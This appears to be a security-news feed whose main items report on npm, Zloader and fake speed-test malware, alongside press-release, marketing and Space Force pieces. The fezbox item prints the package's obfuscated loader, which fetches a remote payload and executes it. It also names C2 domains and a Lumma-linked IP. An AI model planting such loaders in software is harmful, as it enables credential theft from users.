• A sophisticated malware campaign has emerged in the npm ecosystem, utilizing an innovative steganographic technique to conceal malicious code within QR codes.

    The malicious package, identified as “fezbox,” presents itself as a legitimate JavaScript/TypeScript utility library while secretly executing password-stealing operations through a cleverly disguised QR code payload.

    This attack represents a significant evolution in supply chain threats, demonstrating how cybercriminals are adopting increasingly creative methods to bypass security measures and evade detection systems.

    The fezbox package masquerades as a comprehensive utility library offering TypeScript support, performance optimization, and modular functionality.

    According to its documentation, the package provides common helper functions organized by feature modules, allowing developers to import only necessary components.

    While the README file mentions a QR Code Module for generating and parsing QR codes, it deliberately omits crucial details about the package’s capability to fetch QR codes from remote URLs and execute embedded malicious code.

    Image of the QR code (Source – Socket.dev)

    Socket.dev analysts identified the malware after detecting suspicious behavioral patterns within the package’s codebase.

    The security team discovered multiple layers of obfuscation techniques, including string reversal, code minification, and the novel use of steganographic QR codes to hide the final payload.

    At the time of discovery, the malicious package remained active on the npm registry, prompting Socket.dev to petition the npm security team for its immediate removal and the suspension of the threat actor’s account.

    Advanced Steganographic Payload Delivery

    The malware employs a sophisticated multi-stage execution process that begins with environmental checks and timing delays to evade sandbox detection.

    The initial malicious code contains browser-specific conditionals that verify the presence of window and document objects, ensuring execution only occurs in legitimate browser environments.

    When conditions are met, the malware waits 120 seconds before initiating the payload retrieval process.

    The core malicious functionality revolves around a reversed URL string that conceals the location of the steganographic QR code:-

    (function () {
        if (n.isDevelopment() || c.chance(2 / 3))
            return;
        setTimeout(async () => {
            const loader = new d.QRCodeScriptLoader();
            const t = await loader.parseQRCodeFromUrl(
                "gpj.np6f7h_ffe7cdb1b812207f70f027671c18c25b/6177675571v/daolpu/egami/qsqbneuhd/moc.yrani"
                .split("")
                .reverse()
                .join("")
            );
            loader.executeCode(t);
        }, 120 * 1e3);
    })();

    When reversed, this string resolves to a Cloudinary-hosted QR code image containing the final malicious payload. The QR code itself serves as a steganographic container, hiding JavaScript code that extracts username and password values from browser cookies.

    Once decoded, the payload attempts to locate cookies containing authentication credentials, specifically searching for “username” and “password” fields using additional string obfuscation techniques.

    The extracted credentials are then exfiltrated through an HTTPS POST request to a command-and-control server hosted on Railway, a cloud platform service.

    This multi-layered approach – combining environmental evasion, timing delays, string reversal, steganographic concealment, and credential extraction – represents a sophisticated evolution in npm-based supply chain attacks that security teams must prepare to defend against.

    Follow us on Google NewsLinkedIn, and X to Get More Instant UpdatesSet CSN as a Preferred Source in Google.

    The post New Malware in npm Package Steals Browser Passwords Using Steganographic QR Code appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Zloader, a sophisticated Zeus-based modular trojan that first emerged in 2015, has undergone a significant transformation from its original banking-focused operations to become a dangerous entry point for ransomware attacks in corporate environments.

    Originally designed to facilitate financial fraud, this malware family has evolved into a powerful tool for initial access brokers who specialize in providing cybercriminals with unauthorized entry into target organizations.

    After an almost two-year hiatus, Zloader reemerged in September 2023 with substantial enhancements that have made it one of the most concerning threats facing enterprise security teams today.

    The malware now features sophisticated obfuscation techniques, advanced anti-analysis capabilities, and improved network communication protocols that enable it to operate stealthily within corporate networks while establishing persistent footholds for subsequent ransomware deployment.

    Unlike many other malware families that rely on widespread distribution campaigns, Zloader has adopted a highly targeted approach that focuses on precision rather than volume.

    This strategic shift allows threat actors to carefully select high-value corporate targets and customize their attacks for maximum impact.

    The malware’s modular architecture enables attackers to deploy additional payloads and tools as needed, making it an ideal platform for multi-stage ransomware operations.

    Zloader’s new code obfuscation techniques and the same function after deobfuscation (Source – Zscaler)

    Zscaler analysts identified two recent versions of Zloader, specifically 2.11.6.0 and 2.13.7.0, which demonstrate significant improvements in their evasion capabilities and network communication protocols.

    These versions have introduced new features that enhance the malware’s ability to perform lateral movement within corporate networks while maintaining persistence and avoiding detection by security solutions.

    The malware’s evolution reflects the broader trend of cybercriminals repurposing existing tools for ransomware operations, taking advantage of proven infection vectors and established command-and-control infrastructure to streamline their attack workflows.

    Advanced Anti-Analysis and Evasion Techniques

    Zloader’s latest iterations have implemented sophisticated anti-analysis mechanisms designed to frustrate security researchers and evade automated detection systems.

    One notable enhancement involves the malware’s filename requirements, where previous versions demanded specific hardcoded filenames to execute properly.

    The current versions have introduced generic filenames including “Updater.exe” and “Updater.dll,” providing threat actors with greater deployment flexibility while maintaining sandbox evasion capabilities.

    The malware employs multiple layers of XOR-based obfuscation that significantly complicate static analysis efforts. Security researchers have developed specialized IDA scripts to handle these obfuscation layers:-

    import idautils
    XOR_KEY = 0xAE # CHANGE ACCORDINGLY 
    FUNCTION_NAME = "Calculate_Int1" # CHANGE ACCORDINGLY
    # Iterate through all functions in the IDA database.
    for func_addr in Functions():
        func_name = get_func_name(func_addr)
        if func_name.startswith(FUNCTION_NAME): 
            print(f"Processing function: {func_name}")
            # Search for cross-references (xrefs) to the function.
            for xref in idautils.XrefsTo(func_addr):
                print(f"\tFound xref at: {hex(xref.frm)}")
                # Grab the DWORD passed and perform a XOR operation on it.
                param = ida_bytes.get_byte(xref.frm-1) # CHANGE ACCORDINGLY
                result = param ^ XOR_KEY 
                mov_eax_constant = b'\xB8' + result.to_bytes(4, 'little')
                ida_bytes.patch_bytes(xref.frm, mov_eax_constant)
                set_cmt(xref.frm, FUNCTION_NAME, 0)

    Perhaps most importantly, Zloader now incorporates process integrity level verification as an additional sandbox detection mechanism.

    The malware terminates execution if it detects high-integrity processes, which are commonly used in automated analysis environments.

    This behavioral change represents a calculated trade-off where the malware sacrifices elevated system access in exchange for improved stealth capabilities, allowing it to operate undetected in standard user environments where most corporate workstations function.

    Follow us on Google NewsLinkedIn, and X to Get More Instant UpdatesSet CSN as a Preferred Source in Google.

    The post Zloader Malware Repurposed to Act as Entry Point Into Corporate Environments to Deploy Ransomware appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • NATIONAL HARBOR, Md.— A new Space Force planning document predicting future enemy trends through 2040, designed to help officials better acquire key technologies and prioritize missions, should be released later this year, the service’s top uniformed leader said Monday.

    Strategists and analysts are prepping a document titled “The Future Operating Environment," focusing on the emerging technology trends and national security threats in space, Chief of Space Operations Gen. Chance Saltzman said in a Tuesday speech at the Air & Space Force Association’s Air, Space and Cyber Conference. That guide will also show what service acquisitions officials should seek from defense contractors and will inform future exercises, wargames, and simulations for the service.

    “A lot can change in 15 years, and I want to make sure there's no stone unturned to make sure that we've at least captured what we see as the trends,” Saltzman told reporters during a media roundtable following his keynote. “We see this as a game changer.”

    Saltzman said he wants the document published by the end of this year, with plans to republish new versions every five years. He has routinely warned that space is rapidly becoming a more contested and competitive domain, and that adversaries are working hard to gain an advantage. 

    Reports of counter-space threats ranging from jamming GPS in warzones near Russia and the Middle East to enhanced satellite maneuvering displays by China have raised alarm among U.S. military officials and defense analysts. Last year, reports of Russia’s desire to test a nuclear weapon in space rippled through Congress and the Pentagon, putting heightened focus on the possibilities of space warfare.

    “Recent events in Ukraine highlight what conflict and daily life looks like if we lose our edge in space,” Saltzman said. “Leaders will struggle to command formations without space-enabling communications, prolific GPS jamming will cripple civilian infrastructure, forcing society back into its analog past.”

    But Saltzman also pointed to headwinds in acquiring new technology.

    “The calls for us to go faster and deliver more are louder or more loud than they've ever been, and at just shy of six years old, the Space Force certainly has room for improvement,” Saltzman said. “The defense acquisition system offers us a lot of flexibility, but it can also raise barriers for space programs and the people who lead them.”

    Saltzman unveiled a small rebrand to Space Systems Command’s Front Door Initiative—a website used to solicit ideas and connect contractors with service officials. Under the new “Space Force Front Door” name, the top service official wants ideas from the defense industry to be pitched and across the entire service, not just the acquisitions command.

    “Your concepts are now vetted against the needs of organizations beyond just SSC, including all Space Force equities, broader department needs, other government agencies, and allies,” Saltzman said. “Every bit of new technology that gives us an advantage is a win for the Space Force and the nation.”

    One new piece of technology Saltzman told reporters he is interested in building out is “a live aggressor force” that would allow Guardians to practice fending off attacks on training satellites while fellow service members act as adversaries—a major departure from virtual simulations.

    Though a significant portion of the Space Force’s operations and assets are highly classified and out of public view, Saltzman was optimistic about being able to make the operational planning document widely available.

    “I hope that there's an unclassified version. I hope there's a secret version. I hope it goes all the way up so we can get it to the people at the right level that they need to make decisions,” Saltzman said. 

    ]]>

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • WAILEA, Hawaii—As the U.S. military waits for major acquisition reform legislation, Space Force officials say their service is ahead of the curve. 

    “We’re anxious to see [the legislation], but I also feel like we as a Space Force are in front of that. A lot of the concepts and ideas and structure and authorities and processes, we’re already doing. So we’re in a sweet spot there to be able to take advantage of that and go even faster,” Lt. Gen. Philip Garrant, leader of Space Systems Command, said in an interview on the sidelines of the AMOS conference here. 

    The service is amid an organizational transformation, aligning acquisition programs with mission areas under units it calls systems deltas. The change, along with the commercial strategy signed in 2024, has changed how the service’s program executives and program directors look at acquisition and commercial providers, Garrant said. 

    “I believe the Space Force is leading the way, and going to be better able to adapt, because we’re small,” he said. “I think we are leading the path on this idea of budget flexibility, portfolio, our whole org structure, what we’re doing with mission deltas and systems deltas and freeing up the PEOs to be strategic.” 

    The 15th Space Surveillance Squadron here in Maui is part of the larger Mission Delta 2, but is unique in that it has Air Force Research Laboratory personnel as part of the unit, allowing it to do operations as well as research and development. During a tour of the Maui Space Surveillance Complex, Chief of Space Operations Gen. Chance Saltzman told Defense One that the construct has been very effective. 

    “The power of an organization like this is that the unit that experiences the operational challenges is also capable of solving those problems,” Saltzman said. That may seem obvious, he said, but with rare exceptions, “it doesn’t work like that in the military.”

    Usually, Saltzman said, there is an operator who is trained “to collect information or do the operations,” but they don’t have the training or resources to solve the problems they encounter.  “So they have to then pitch the problem over the wall to somebody else who tries to solve it, and then it comes back, and they go, ‘Well, you kinda missed it,’ or ‘You kinda got it right.’” 

    Combining them saves a lot of effort, he said: “Owning the ability to fix your own problems has turned out to be a pretty powerful thing.” 

    Brig. Gen. Jason Bartolomei, commander of the Air Force Research Laboratory, agreed with Saltzman. 

    “I think the Space Force is leading the way in terms of creating these innovation pipelines,” he said. “You’re seeing something special happening, where the leader has the authority to move out technologically and match what’s happening operationally.” 

    The concept has also allowed the 15th SPSS to use some unconventional procurement methods, the unit’s commander said. Among the many telescopes at the unit’s complex atop Haleakala are three “Raven-class” research and development telescopes that “we bought commercial,” Lt. Col. Douglas Thornton said. 

    “That’s one paradigm that really helped us, is that instead of certifying complete telescope systems, we just need to certify the data, that the data is good enough for the warfighter. … So those three telescopes can help augment when our baseline telescopes are down for maintenance or repairs,” Thornton said. “I mean, you can literally, like, buy this stuff on Amazon, and you know, get it the next week.” 

    As part of the new organizational structure, the Space Force has stood up five systems deltas, with three more standing up in the next two months. Col. Jason West is commander of Systems Delta 85, which was activated a month ago and is focused on command, control and communication; battle management; and space intelligence. 

    The delta brought together four previous acquisition units, West said, which were “fielding ground-based sensors, networks, and then decision-support software, basically, that runs command and control and battle management.” 

    So what’s different? West said that despite thinking that “we’re already very much operating this way,” once the activation happened, they realized that “we were able to break down barriers that had been there before, and that the organization could succeed in part because of the way it was designed.” 

    Shannon Pallone, the program executive officer for battle management command, control and communications, said that while the structure is still very new, “we’re seeing changes on Day One. We’re seeing improvements on Day One and how that works. We’re still learning how to do it, but it’s been good and fruitful learning that I think has been really productive in the right direction” 

    While in Maui for AMOS, Pallone said she and West visited the new space domain awareness “TAP” lab—tools, applications, and processing—where companies are “bringing in ideas, bringing in algorithms, solving problems.” 

    “We’re starting to look at, how do you pipeline that? To say, bring in what you already have?” she said on the sidelines of the AMOS conference. “I would fully admit we are not A-plus at that yet, but that’s where we’re heading.” 

    ]]>

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • A sophisticated malware campaign has emerged that leverages fake online speed test applications to deploy obfuscated JavaScript payloads on Windows systems.

    These malicious utilities masquerade as legitimate network speed testing tools, manual readers, PDF utilities, and various search frontends to deceive unsuspecting users into installing dangerous code that operates covertly in the background.

    The attack begins when users download what appears to be a functional speed testing application from compromised or malicious domains such as onlinespeedtestservice[.]com.

    Upon installation, the application delivers its advertised functionality, creating a false sense of security while simultaneously deploying a hidden Node.js runtime environment alongside heavily obfuscated JavaScript files.

    The visible executable performs as expected, maintaining the user’s trust while the malicious components establish themselves within the system.

    Security Magic analysts identified that these applications are packaged using Inno-Packer installers, which bundle legitimate functionality with malicious components including a portable Node runtime, scheduled task configurations, and obfuscated JavaScript payloads that serve no purpose for the application’s primary function.

    The malware operates independently from the main executable, significantly expanding the attack surface and providing threat actors with persistent access to compromised systems.

    Obfuscated JS (Source – Security Magic)

    The infection establishes persistence through scheduled tasks that execute the malicious JavaScript payload approximately every 12 hours.

    This JavaScript component maintains encrypted communications with command and control servers, specifically cloud.appusagestats.com, and possesses the capability to execute arbitrary code delivered by remote servers.

    The malware queries system information including the Windows registry key HKLM\Software\Microsoft\Cryptography\MachineGuid to gather machine identification data for transmission to attackers.

    Advanced Obfuscation and Command Execution Mechanisms

    The JavaScript payload employs sophisticated obfuscation techniques that conceal its true purpose from security analysis.

    Researchers discovered that the obfuscated code contains encoded strings that can be decoded by patching the return statement of the decode function.

    When decoded, the JavaScript reveals its communication protocol with the command and control infrastructure. The malware transmits JSON-formatted data containing version information, system identifiers, and capability flags.

    Analysis of network communications shows the payload can receive and execute PowerShell commands, with researchers observing test executions that displayed message boxes through Windows Forms assemblies.

    The command execution mechanism utilizes Node.js child_process modules to spawn system processes, enabling arbitrary code execution with user privileges while maintaining stealth through hidden window modes and no-profile PowerShell executions.

    Follow us on Google NewsLinkedIn, and X to Get More Instant UpdatesSet CSN as a Preferred Source in Google.

    The post Beware of Fake Online Speedtest Application With Obfuscated JS Codes appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Cybersecurity researchers have disclosed details of two security vulnerabilities impacting Supermicro Baseboard Management Controller (BMC) firmware that could potentially allow attackers to bypass crucial verification steps and update the system with a specially crafted image. The medium-severity vulnerabilities, both of which stem from improper verification of a cryptographic signature, are

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Defy Security, a leading provider of cybersecurity solutions and services, today announced the appointment of Gary Warzala to its Board of Directors. Warzala is a highly regarded cybersecurity executive with more than 20 years of leadership experience, having served as Chief Information Security Officer (CISO) at Visa Inc., PNC Bank, Fifth Third Bank, Aon Corporation, […]

    The post Defy Security Appoints Esteemed Cybersecurity Leader Gary Warzala to Its Board of Directors appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Defy Security, a leading provider of cybersecurity solutions and services, today announced the appointment of Gary Warzala to its Board of Directors.

    Warzala is a highly regarded cybersecurity executive with more than 20 years of leadership experience, having served as Chief Information Security Officer (CISO) at Visa Inc., PNC Bank, Fifth Third Bank, Aon Corporation, and GE Aviation. Most recently, he was an Executive Partner with Gartner, Inc., where he advised CISOs across the globe. He is currently Managing Principal at CyberRisk, LLC.

    As a member of Defy Security’s Board, and a former customer of Defy Security, Warzala will provide oversight, governance, and strategic counsel to the executive leadership team. He will also meet with existing and prospective customers, serving as a trusted partner to help them realize the full value of Defy Security’s offerings and support Defy’s focus on customer experience and a customer-centric strategy.

    In addition to his new role with Defy Security, Warzala serves on the Board of Directors for First Financial Bank in Cincinnati, OH, and the Indiana Golf Foundation (IGF) in Indianapolis, IN. In 2022, he was inducted into the Chief Information Security Officer (CISO) Hall of Fame. He holds an MBA from Xavier University and a BS from Utica College of Syracuse University.

    “Gary has been a trusted partner to me and to Defy Security for many years. His reputation in the cybersecurity industry is unmatched – not only for his depth of expertise, but for his integrity and ability to build lasting, trusted relationships with CISOs across industries,” said Justin Domachowski, Founder and CEO of Defy Security.

    “Having Gary join our Board is a natural extension of our long-standing relationship, and I could not be more excited to officially welcome him. His experience, perspective, and leadership will help us continue to strengthen the unique culture of partnership that defines Defy Security and deliver even greater value to our clients.”

    “As a CISO, I always valued true partnerships, and Defy Security consistently stood out as a company I could rely on,” commented Warzala. “Justin and his team have built an organization deeply committed to client success, and I am proud to join the Board to continue that mission in a new and meaningful way.”

    About Defy Security

    Defy Security is a trusted cybersecurity partner for organizations nationwide, delivering tailored solutions and services that align with business goals and strengthen security posture. With a culture built on commitment, partnership, and measurable outcomes, Defy Security empowers clients to navigate complex security challenges with confidence. www.defysecurity.com

    Contact

    Head of Marketing and Partnerships
    Monicka Mann
    Defy Security
    mmann@defysecurity.com

    The post Defy Security Appoints Esteemed Cybersecurity Leader Gary Warzala to Its Board of Directors appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Alex sighed at his third energy drink of the night shift, watching another batch of security alerts flood his SIEM dashboard.

    As a Level 2 threat analyst at a mid-sized financial firm, he was drowning in false positives and spending precious hours manually investigating each suspicious hash, IP address, and domain.  
     
    Then everything changed during one particularly brutal 3 AM investigation. While researching a suspicious executable that had triggered multiple endpoint alerts, Alex stumbled upon a threat intelligence lookup service that connected him to insights from thousands of other security operations centers.

    Within seconds, the verdict was clear: sophisticated banking trojan, multiple C2 communications, credential harvesting capabilities. 

    What would have taken Alex two hours of painstaking analysis was resolved in under five minutes. More importantly, he had the confidence and evidence needed to escalate immediately to the incident response team. By morning, a potential breach had been contained. 
     

    Why Speed is the Key: How Faster Alert Management Transforms Analyst’s World 

    In the high-stakes arena of cybersecurity, speed isn’t a luxury. It’s survival. Threat actors evolve in hours, not days, and every delayed response risks escalation. But mastering alerts and artifacts at lightning speed doesn’t just fend off attacks; it supercharges your efficiency, effectiveness, KPIs, and career trajectory while safeguarding the business and nailing SOC/MSSP goals:   

    1. Boosts Personal Efficiency: Rapid triage means handling 2-3x more alerts per shift without the mental fog of endless rabbit holes. Solutions that deliver instant context, like Threat Intelligence Lookup, free up brainpower for creative hunting, not rote googling.  
     

    See how it works: a domain search returns an instant “Malicious” verdict, a last-seen date to evaluate a threat’s relevance, a list of additional IOCs, and a selection of sandbox analyses of malware samples featuring the domain.  

    domainName:”randomuser.me” 

    Domain lookup results with contextual data 

    Try TI Lookup to make quick actionable decisions on possible threats.  
    Just sign up to start 

    2. Enhances Effectiveness in Threat Hunting: Quick IOC validation uncovers hidden patterns across incidents, turning isolated pings into proactive takedowns. You’ll spot campaigns early, disrupting attackers before they burrow deep. 

    3. Skyrockets KPIs Like MTTR and Resolution Rates: Shave minutes off each investigation and watch metrics soar. MTTR drops by up to 10x, resolution rates climb, and alert fatigue plummets. With ANY.RUN’s TI Lookup 88% of threats are detected within 60 seconds of analysis. Happy metrics mean rave performance reviews. 

    4. Accelerates Career Growth: Analysts who resolve threats faster stand out. Faster validations lead to high-impact contributions, mentorship opportunities, and that senior role you’ve eyed. Speed builds reputation as the go-to expert. 

    5. Fortifies Business Protection: Swift artifact checks minimize dwell time, reducing breach costs. Early detection prevents data leaks, downtime, and regulatory fines, keeping the C-suite smiling. 

    See how it works: a quick lookup shows a strong correlation of an IP with Lumma, one of the most dangerous malware families.  

    destinationIP:”195.82.147.188″ 

    IP search results: now we know that it’s a symptom of Lumma stealer in the system 

    6. Drives SOC Team Morale and Retention: When alerts aren’t a Sisyphean slog, burnout fades. Teams collaborate better on validated intel, fostering a culture of wins over exhaustion since this is the key for retaining top talent in a field desperate for skilled hands. 

    7. Achieves SOC/MSSP KPIs with Ease: Hit SLAs on response times, exceed client expectations, and scale services without ballooning headcount. Faster ops mean more billable hours and glowing testimonials, fueling business growth. 90% companies report higher threat detection rates after integrating TI Lookup

    See how it works: if your logs contain a suspicious PowerShell command, just submit it to LI Lookup. 
     
    imagePath:”powershell” AND commandLine:”$codigo” 

    Malware samples with steganography, with sandbox analyses showing attack chains 

    This search results expose malware that utilizes steganography: the practice of hiding malicious code in the source code of images or other benign objects to avoid detection. 

    Upgraded to the Premium plan, Threat Intelligence Lookup supports over 40 search parameters, additional search operators, and an assortment of wildcards. Comprehensive queries for deeper research become available. 

    Uncover TI Lookup full potential for rapid threat detection, escalation, and mitigation: choose you plan.  

     
    Speed isn’t about rushing — it’s about precision. When speed meets accuracy, both the analyst and the business win. 
     

    ANY.RUN’s Threat Intelligence Lookup: Your Window into 15,000 SOCs 

    The breakthrough Alex experienced wasn’t luck, it was the power of community-driven threat intelligence. ANY.RUN’s Threat Intelligence Lookup provides instant access to analysis results from over 15,000 security operations centers worldwide who use ANY.RUN’s Interactive Sandbox for malware analysis. 

    Every day, security professionals across the globe upload suspicious files, URLs, and other artifacts to ANY.RUN’s Interactive Sandbox for analysis. These investigations happen in real-time, creating a constantly updated database of threat intelligence from actual security incidents and investigations. 

    When you query an IOC through the Threat Intelligence Lookup, you’re not just getting static reputation data. You are accessing fresh insights from recent sandbox sessions where other analysts investigated the same indicators you’re seeing in your environment. When a hash shows up in your alerts, you can instantly see: 

    • Whether other SOCs have recently analyzed this file 
    • What behaviors were observed during sandbox analysis 
    • Network communications and C2 infrastructure 
    • File system modifications and persistence mechanisms 
    • Screenshots and process trees from actual execution 
    • IOCs associated with the same campaign or threat actor 

    Interactive sandbox sessions capture the complete attack chain, helping you understand not just what you’re dealing with, but how it operates and what additional IOCs to hunt for in your environment. 
     

    Conclusion  

    Validating alerts no longer has to be a slow, painful process. With threat intelligence from a global community of SOC analysts, you can turn alert overload into actionable security insights. 
     
    For threat analysts striving to excel in an ever-evolving cyber landscape, ANY.RUN’s Threat Intelligence Lookup offers an unparalleled opportunity to transform investigative efficiency and impact.  
     
    By integrating it into your workflow, you can significantly reduce mean time to respond (MTTR), enhance detection accuracy, and achieve KPIs with greater consistency, directly bolstering your professional reputation and career trajectory. 

    The post Want to Validate Alerts Faster? Use Free Threat Intel from 15K SOCs  appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Law enforcement authorities in Europe have arrested five suspects in connection with an “elaborate” online investment fraud scheme that stole more than €100 million ($118 million) from over 100 victims in France, Germany, Italy, and Spain. According to Eurojust, the coordinated action saw searches in five places across Spain and Portugal, as well as in Italy, Romania and Bulgaria. Bank accounts

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶